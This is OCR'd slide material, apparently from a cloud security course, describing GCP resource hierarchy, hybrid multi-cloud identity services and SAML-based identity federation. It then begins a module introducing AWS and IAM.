
Project 2

Project 1 (Org B)

Project 2 (Org C)

Project 3 (Org C)

GCP Single Projects Architecture



Organization

Company

Folders

Dept X

Dept Y

Shared Infrastructure

Team A

Team B

Product 1

Product 2

Projects

Dev GCP Project

Test GCP Project

Production GCP Project

Resources

Compute Engine Instances

App Engine Services


Cloud Storage Buckets

1.3 Hybrid Multi Cloud Architecture


- A hybrid cloud becomes multi-cloud when there are more than one public cloud service combined with on-premise environment.

- An organization use service in hybrid multi cloud environment -
  - On-Premise
    - Active Directory
  - AWS
    - AWS SSO
    - AWS Cloud
  - Azure
    - Azure Active Directory
    - Azure Resource Manager
    - O365
  - GCP
    - Cloud Identity
    - Google Cloud
    - Google Workspace / G-Suite

Network Connectivity between Cloud & On-Premise



Identity Federation from On-Premise to Cloud



portal.aws.com

AWS

portal.azure.com

Azure

console.cloud.google.com

GCP

3. IdP SAML Response
(Authentication)

3. IdP SAML Response
(Authentication)

3. IdP SAML Response
(Authentication)

User
Credential SSO

OKTA|Onelogin|AAD

2. User
Authentication

External IdP


[Source Idp]

Active directory
(On-Premise)

1. DcSync with External Idp

Internal IdP

Credentials in Hybrid Multi Cloud Environment



Module - 2 : Introduction about AWS Cloud

2.1 AWS Cloud Overview

2.2 Identity & Access Management [IAM]

2.3 **Exercise - Enumeration**

2.1 Overview of AWS Cloud

Introduction:

AWS (Amazon Web Services) is a comprehensive, evolving cloud computing platform provided by Amazon that includes a mixture of infrastructure as a service (IaaS), platform as a service (PaaS) and packaged software as a service (SaaS) offerings.

Regions:

